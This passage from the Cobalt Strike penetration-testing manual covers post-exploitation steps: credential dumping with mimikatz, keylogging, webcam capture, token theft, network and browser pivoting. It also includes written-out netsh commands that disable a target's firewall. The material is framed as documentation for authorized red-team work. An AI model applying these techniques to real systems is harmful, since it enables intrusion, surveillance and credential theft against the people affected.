

Figure 33. Pass the Token

Use **[host]** -> **Login** -> **psexec (token+psh)** to execute a payload with PowerShell. Similarly, you may use **[host]** -> **Login** -> **wmi (token+psh)** to authenticate with Windows Management Instrumentation and execute a payload with PowerShell.

Use the Metasploit Framework's *post/windows/gather/local_admin_search_enum* module to check if your current token has administrator rights on other systems. You may find a domain user is a local administrator on key systems. In these situations, you may use the domain user's token to get access to these key systems.

10.3 Windows Passwords

To collect Windows passwords or password hashes, go to **[host]** -> **Meterpreter** -> **Access** -> **Dump Hashes**. You need administrative privileges to do this.

The **lsass method** and the **registry method** menus dump password hashes. The lsass method attempts to grab the password hashes from memory. This option works well against Windows XP/2003 era hosts. The registry method works well against modern Windows 2008/7/Vista systems and domain controllers.

The **wdigest** menu will use mimikatz to dump the plaintext password of any user who has interactively logged on to the system since last reboot.

Use **View** -> **Credentials** to view collected passwords and hashes. For your cracking pleasure, the **Export** button in this tab will export credentials in pwdump format. You may also use the **Crack Passwords** button to run John the Ripper against the hashes in the credentials database. Press **Import** to add credentials to the database. Right-click a credential entry and choose **Delete** to remove it.

10.4 Session Passing

Go to **[host]** -> **Meterpreter** -> **Access** -> **Pass Session** to inject a new payload into memory. This option is a convenient way to duplicate your access or inject another payload through Meterpreter.

10.5 File Browser

Meterpreter gives you several options for exploring a host once you've exploited it. One of them is the file browser. This tool will let you upload, download, and delete files. Visit **[host]** -> **Meterpreter** -> **Explore** -> **Browse Files** to access the File Browser.



Figure 34. File Browser

Right-click a file to download or delete it. If you want to delete a directory, make sure it's empty first. You may download entire folders or individual files. Go to **View** -> **Downloads** to access your downloaded files.

To go up a folder, press the folder button next to the file path in the upper left-hand corner. To see which drives are available, press **List Drives**.

If you have system privileges, you may modify the file timestamps using the File Browser. Right-click a file or directory and go to the **Timestamp** menu. This features works like a clipboard. Use **Get MACE Values** to capture the timestamps of the current file. Right-click another file and use **Set MACE Values** to update the timestamps of that file.

10.6 Command Shell

To open a command shell, go to **[host]** -> **Meterpreter** -> **Interact** -> **Command Shell**. This will open a Windows command shell in a tab. Any commands you type will execute on the compromised host.

Close the command shell tab to kill the process associated with the command shell.

To interact with meterpreter directly, go to **[host]** -> **Meterpreter** -> **Interact** -> **Meterpreter Shell**.

10.7 Desktop Control

To interact with a desktop on a target host, go to **[host]** -> **Meterpreter** -> **Interact** -> **Desktop (VNC)**. This will stage a VNC server into the memory of the current process and tunnel the connection through Meterpreter.

Cobalt Strike will open a tab labeled **Desktop #** where # is the session number. This tab will stay blank until Cobalt Strike establishes a connection to the tunneled VNC session.

Figure 35. Cobalt Strike Desktop Viewer

The bottom of the desktop tab has several buttons. These are:

Refresh the screen
View only

Decrease Zoom
Increase Zoom
Zoom to 100%
Adjust Zoom to Fit Tab

Send Ctrl+Alt+Delete
Send Ctrl+Escape
Ctrl Lock the Ctrl key
Alt Lock the Alt key

If you can't type in a Desktop tab, check the state of the **Ctrl** and **Alt** buttons. When either button is pressed, all of your keystrokes are sent with the Ctrl or Alt modifier. Press the **Ctrl** or **Alt** button to turn off this behavior. Make sure **View only** isn't pressed either. To prevent you from accidentally moving the mouse**, View only** is pressed by default.

10.8 Screenshots and Webcam Spying

To grab a screenshot use **[host] -> Meterpreter -> Explore -> Screenshot**. There is a **Webcam Shot** menu in the same location. This option snaps a frame from the user's webcam.

Right-click a screenshot or webcam shot image to change the zoom for the tab. This zoom preference will stay, even if you refresh the image. Click **Refresh** to update the screenshot or grab another frame from the webcam.

Click **Watch (10s)** to automatically snap a picture every ten seconds.

10.9 Process Management and Keystroke Logging

Go to **[host] -> Meterpreter -> Explore -> Show Processes** to see a list of processes on your target. Use **Kill** to kill the highlighted processes.



Figure 36. Process Explorer

Meterpreter runs in memory. It's possible to move Meterpreter from one process to another. This is called migration. Highlight a process and click **Migrate** to migrate to another process. Your session will have the permissions of that process.

While in a process, it's also possible to see keystrokes from the vantage point of that process. Highlight a process and click **Log Keystrokes** to launch a module that migrates meterpreter and starts capturing keystrokes. If you key log from explorer.exe you will see all of the keys the user types on their desktop.

If you choose to migrate a process for the purpose of key logging, you should duplicate your session first. If the process Meterpreter lives in closes, your session will go away.

Press **Steal Token** to steal a token from the highlighted process. This will allow you to carry out actions as the user that you impersonated. You will lose any higher privileges when you do this. Type **rev2self** in a Meterpreter tab to drop the impersonated token.

10.10 Pivoting

A pivot is a way to tunnel traffic through a compromised host. There are two types of pivots: Proxy pivots and VPN pivots.

A proxy pivot is a route to a network that uses a compromised host as a jumping off point. To pivot through a host, go to **[host]** -> **Meterpreter** -> **Pivoting** -> **Setup...**. Cobalt Strike will ask you to select the network you want to pivot into.



Figure 37. Add Pivot Dialog

Once a proxy pivot is setup, Cobalt Strike will draw a green line from the pivot host to all targets reachable by the pivot you created. The line will become bright green when the pivot is in use.

Scanning and Attacking

If you don't see any green lines, it's likely that you have not discovered any hosts on the network you pivoted into. To find hosts on the pivot network, go to **[host]** -> **Meterpreter** -> **ARP Scan**.

As the ARP scan finds hosts, they will show up in your target display. Highlight the hosts that appear, right-click, and select **Scan**. Cobalt Strike will conduct a limited port scan and enumerate the discovered services.

At this point, you may use remote exploits, credentials, and attacks such as pass-the-hash to develop your foothold into more access. TCP traffic originating within the Metasploit Framework will route traffic based on the pivots you setup. Pivot traffic is tunneled through your existing Meterpreter session.

External Tools

One disadvantage of proxy pivots is that they're limited to TCP traffic and by default; they do not work with external tools. You may use your pivots with external tools through a SOCKS proxy though. Go to **Cobalt Strike** -> **SOCKS Proxy...** to launch a SOCKS proxy server.

Once this server is up, you may point tools that support proxies to your SOCKS proxy server. Any traffic that goes through the SOCKS proxy server will honor the pivots you've setup.



Figure 38. Using External Tools with proxychains

You may want to use the proxychains tool to force tools without proxy support to connect through your proxy. To learn more about proxychains, visit:

- http://proxychains.sourceforge.net/

Covert VPN

VPN pivoting is a flexible way to tunnel traffic without the limitations of a proxy pivot. Cobalt Strike offers VPN pivoting through its Covert VPN feature. Covert VPN creates a network interface on the Cobalt Strike system and bridges this interface into the target's network.

Through a Covert VPN interface: your system may sniff traffic on your target's network, act as a rogue server, or perform man-in-the-middle attacks normally reserved for internal assessments. You may use external scanning and attack tools to assess your target network as well.



Figure 39. Deploy Covert VPN

To activate Covert VPN, right-click a compromised host, go to **Meterpreter** -> **Pivoting** -> **Deploy VPN**. Select the remote interface you would like Covert VPN to bind to. If no local interface is present, press **Add** to create one.

Check *Clone host MAC address* to make your local interface have the same MAC address as the remote interface. It's safest to leave this option checked.

Press **Deploy** to start the Covert VPN client on the target. Covert VPN requires Administrator access to deploy.

Once a Covert VPN interface is active, you may use it like any physical interface on your system. Use ifconfig to configure its IP address. If your target network has a DHCP server, you may request an IP address from it using your operating systems built-in tools.

To manage your Covert VPN interfaces, go to **Cobalt Strike** -> **Interfaces**. Here, Cobalt Strike will show the Covert VPN interfaces, how they're configured, and how many bytes were transmitted and received through each interface.

Highlight an interface and press **Remove** to destroy the interface and close the remote Covert VPN client. Covert VPN will remove its temporary files on reboot and it automatically undoes any system changes right away.

Press **Add** to configure a new Covert VPN interface.



Figure 40. Setup a Covert VPN Interface

Covert VPN interfaces consist of a network tap and a channel to communicate ethernet frames through. To configure the interface, choose an Interface name (this is what you will manipulate through ifconfig later) and a MAC address.

You must also configure the Covert VPN communication channel for your interface. Covert VPN may communicate Ethernet frames over a UDP connection, TCP connection, ICMP, or

using the HTTP protocol. The TCP (Reverse) channel has the target connect to your Cobalt Strike instance. The TCP (Bind) channel has Cobalt Strike tunnel the VPN through Meterpreter.

Cobalt Strike will setup and manage communication with the Covert VPN client based on the Local Port and Channel you select.

The Covert VPN HTTP channel makes use of the Cobalt Strike web server. You may host other Cobalt Strike web applications and multiple Covert VPN HTTP channels on the same port.

For best performance, use the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Use the ICMP, HTTP, or TCP (Bind) channels if you need to get past a restrictive firewall.

While Covert VPN has a flexibility advantage, your use of a VPN pivot over a proxy pivot will depend on the situation. Covert VPN requires Administrator access. A proxy pivot does not. Covert VPN creates a new communication channel. A proxy pivot does not. You should use a proxy pivot initially and move to a VPN pivot when it's needed.

10.11 Browser Pivoting

Malware like Zeus and its variants inject themselves into a user's browser to steal banking information. This is a man-in-the-browser attack. So-called, because the attacker is injecting malware into the target's browser.

Man-in-the-browser malware uses two approaches to steal banking information. They either capture form data as it's sent to a server. For example, malware might hook PR_Write in Firefox to intercept HTTP POST data sent by Firefox. Or, they inject JavaScript onto certain webpages to make the user think the site is requesting information that the attacker needs.

Cobalt Strike offers a third approach for man-in-the-browser attacks. It lets the attacker hijack authenticated web sessions--all of them. Once a user logs onto a site, an attacker may ask the user's browser to make requests on their behalf. Since the user's browser is making the request, it will automatically re-authenticate to any site the user is already logged onto. I call this a browser pivot--because the attacker is pivoting their browser through the compromised user's browser.



Figure 41. Browser Pivoting in Action

Cobalt Strike's implementation of browser pivoting for Internet Explorer injects an HTTP proxy server into the compromised user's browser. Do not confuse this with changing the user's proxy settings. This proxy server does not affect how the user gets to a site. Rather, this proxy server is available to the attacker. All requests that come through it are fulfilled by the user's browser.

For a penetration tester, this approach to a man-in-the-browser attack is interesting. Here's why:

- **It's site agnostic.** You don't have to customize the attack for each site you want to target. This is good, because penetration tests are time constrained.

- **The browser pivot is a very visual demonstration.** You open your browser and go to a sensitive site. Voila, you're there as the user. This is a very powerful way to demonstrate risk to an executive and convey what an advanced threat actor could do once they compromise a system.

- **It's hard to detect.** All of the attacker's activity is mixed in with the user's legitimate activity. All requests come from the same browser. How do you sort this out? If you're a penetration tester replicating an advanced actor, you want capability in your kit that challenges your customers.

Setup

To setup Browser pivoting, go to **[host]** -> **Meterpreter** -> **Explore** -> **Browser Pivot**. Choose the Internet Explorer instance that you want to inject into. You may also decide which port to bind the browser pivoting proxy server to as well.



Figure 42. Start a Browser Pivot

Beware that the process you inject into matters a great deal. Inject into Internet Explorer to inherit a user's authenticated web sessions. Modern versions of Internet Explorer spawn each tab in its own process. If your target uses a modern version of Internet Explorer, you must inject a process associated with an open tab to inherit session state. Which tab process doesn't matter (child tabs share session state). Identify Internet Explorer tab processes by looking at the PPID value in the Browser Pivoting setup dialog. If the PPID references explorer.exe, the process is not associated with a tab. If the PPID references iexplore.exe, the process is associated with a tab.

Once Browser Pivoting is setup, set up your web browser to use the Browser Pivot Proxy server. Remember, Cobalt Strike's Browser Pivot server is an HTTP proxy server.



Figure 43. Configure Browser Settings

Use

You may browse the web as your target user once browser pivoting is started. Beware that the browser pivoting proxy server will present its SSL certificate for SSL-enabled websites you visit. This is necessary for the technology to work.



Figure 44. Browser Pivot Tab

The browser pivoting proxy server will ask you to add a host to your browser's trust store when it detects an SSL error. Add these hosts to the trust store and press refresh to make SSL protected sites load properly.

Close the Browser Pivot tab to stop the browser pivoting proxy server.

You will need to reinjection the browser pivot proxy server if the user closes the tab you're working from. The Browser Pivot tab will warn you when it can't connect to the browser pivot proxy server in the browser.

How it Works

Internet Explorer delegates all of its communication to a library called WinINet. This library, which any program may use, manages cookies, SSL sessions, and server authentication for its consumers. Cobalt Strike's Browser Pivoting takes advantage of the fact that WinINet transparently manages authentication and reauthentication on a per process basis. By injecting Cobalt Strike's Browser Pivoting technology into a user's Internet Explorer instance, you get this transparent reauthentication for free.

10.12 Pay Attention to Your Process (and other Meterpreter Tips)

Sometimes, you'll notice that you can't log keystrokes, take a screenshot, or interact with a desktop through VNC. There's an explanation for this. When you exploit a system, you're placing Meterpreter onto the target system through the exploited process.

On Windows systems, processes are associated with a desktop session. If your process is not associated with the active desktop, certain post-exploitation actions will fail. Use the Process Explorer to migrate to a process associated with the active desktop.

If you can't log keystrokes or control the desktop through VNC, the integrity level of the current process may hurt you. On Windows Vista and later, some processes operate with a subset of a user's privileges. The web browser is one example of this. If you exploit a process that operates at a low integrity level, some of your post-exploitation actions will fail. In these cases, you will need to escalate your privileges.

If you can't get a VNC session, the firewall on the target host may stop you. Cobalt Strike uses a Meterpreter script to create a VNC session that tunnels through the current Meterpreter session. If the process your session occupies can not listen for a connection on a port bound to localhost, then you will not get a VNC session. If you experience trouble with VNC, use a command shell to disable the target's firewall:

netsh firewall set opmode mode=disable

or

netsh advfirewall set currentprofile state off

If you can't dump password hashes or recover passwords with mimikatz, make sure your current process matches the native architecture of the system. 64-bit Windows will run both 32-bit and 64-bit processes. If you try to use mimikatz through a Meterpreter session that resides in a 32-bit process on a 64-bit Windows system, it will fail. Migrate Meterpreter to a 64-bit process (yes, this works) and try again.

To determine the process Meterpreter currently resides in, navigate to **[host]** -> **Meterpreter** -> **Interact** -> **Meterpreter Shell** and type **getpid**. Use the Process Explorer or **migrate** command to move Meterpreter to another process.

11. Reporting

11.1 Logging

Cobalt Strike logs all console, shell, and event log output for you. Cobalt Strike organizes these logs by date and host.

You'll find these logs in the *~/.cobaltstrike* folder. Go to **View** -> **Reporting** -> **Activity Logs** to open this folder. You may change where Cobalt Strike stores its logs. Edit the *armitage.log_data_here.folder* to set the folder to save log data to.

Cobalt Strike also saves copies of screenshots and webcam shots to this folder.

Change the *armitage.log_everything.boolean* preference key to false to disable this feature.

11.2 Export Data

Cobalt Strike tracks your hosts, services, vulnerabilities, credentials, and loots.

To get this data, go to **View** -> **Reporting** -> **Export Data**. This option will export your data and create easy to parse XML and tab separated value (TSV) files.

11.3 Reports

Cobalt Strike has several report options to help make sense of your data and convey a story to your clients. You may configure the title, description, and hosts displayed in most reports.



Figure 45. Export Report Dialog

Go to **View** -> **Reporting** and choose one of the reports to generate. Cobalt Strike will export your report as an MS Word or PDF document.

Activity Report
The activity report provides a timeline of red team activities. Each exploit, session, and many post-exploitation activities are documented here.

Client Vulnerability Report
The client vulnerability report summarizes the vulnerabilities found by the system profiler tool. It is not necessary to exploit these vulnerabilities for them to show in this report.

Hosts Report
The hosts report documents each host encountered during the engagement. Vulnerabilities, services, and credentials are documented on a host-by-host basis.

Social Engineering
The social engineering report documents each round of spear phishing emails, who clicked, and what was collected from each user that clicked. This report also shows applications discovered by the system profiler and keystrokes logged from cloned sites.

Vulnerability Report
This report documents remote vulnerabilities discovered during the engagement.

11.4 Report Customization
Cobalt Strike reports display a Cobalt Strike logo at the top of the first page. You may replace this with an image of your choosing. Go to **Cobalt Strike** -> **Preferences** and set the *reporting.header_image.file* option to your preferred image.

Your custom image should be 1192x257px set to 300dpi. The 300dpi setting is necessary for the reporting engine to render your image at the right size.

You may also set *reporting.accent.color* to a color of your choosing. This accent color is the color of the thick line below your image on the first page of the report. Links inside reports use the accent color too.



Figure 46. A Customized Report

Appendix A. Keyboard Shortcuts

The following keyboard shortcuts are available to make your use of Cobalt Strike more efficient.

Shortcut	Where	Action
Ctrl+A	console	select all text
Ctrl+F	console	open find tool to search the console
Ctrl+Minus	console	decrease font size
Ctrl+Plus	console	increase font size
Ctrl+0	console	reset font size
Down	console	show next command in command history
Escape	console	clear edit box
Page Down	console	scroll down half a screen
Page Up	console	scroll up half a screen
Tab	console	complete the current command (in some console types)
Up	console	show previous command in command history
Ctrl+B	everywhere	send current tab to the bottom of the Cobalt Strike window
Ctrl+D	everywhere	close current tab
Ctrl+E	everywhere	empty the bottom of the Cobalt Strike window (undo Ctrl+B)
Ctrl+Escape	everywhere	force any stalled meterpreter commands to timeout
Ctrl+I	everywhere	choose a session to interact with
Ctrl+L	everywhere	add a comment to Cobalt Strike's activity report
Ctrl+Left	everywhere	switch to previous tab
Ctrl+N	everywhere	open a console tab
Ctrl+O	everywhere	open preferences
Ctrl+Right	everywhere	switch to next tab
Ctrl+T	everywhere	take screenshot of current tab
Ctrl+W	everywhere	open current tab in its own window
Ctrl+1 ... Ctrl+9	everywhere	switch to dynamic workspace 1 ... 9
Ctrl+Backspace	everywhere	show all hosts in database (no dynamic workspace)
Ctrl+C	graph	arrange hosts in a circle
Ctrl+H	graph	arrange hosts in a hierarchy (based on pivots)
Ctrl+Minus	graph / table	zoom out
Ctrl+P	graph	save a picture of the graph display
Ctrl+Plus	graph / table	zoom in
Ctrl+S	graph	arrange hosts in a stack
Ctrl+0	graph / table	reset to default zoom-level
Ctrl+A	targets	select all hosts
Escape	targets	clear selected hosts

Appendix B. Tradecraft

This manual is a reference to the Cobalt Strike product. There is little interpretation on the philosophy of the product or how to get the most out of it. These blog posts convey Cobalt Strike's view of penetration testing. They also reference the talks and presentations that had the most influence on this product.

Tactics to Hack an Enterprise Network

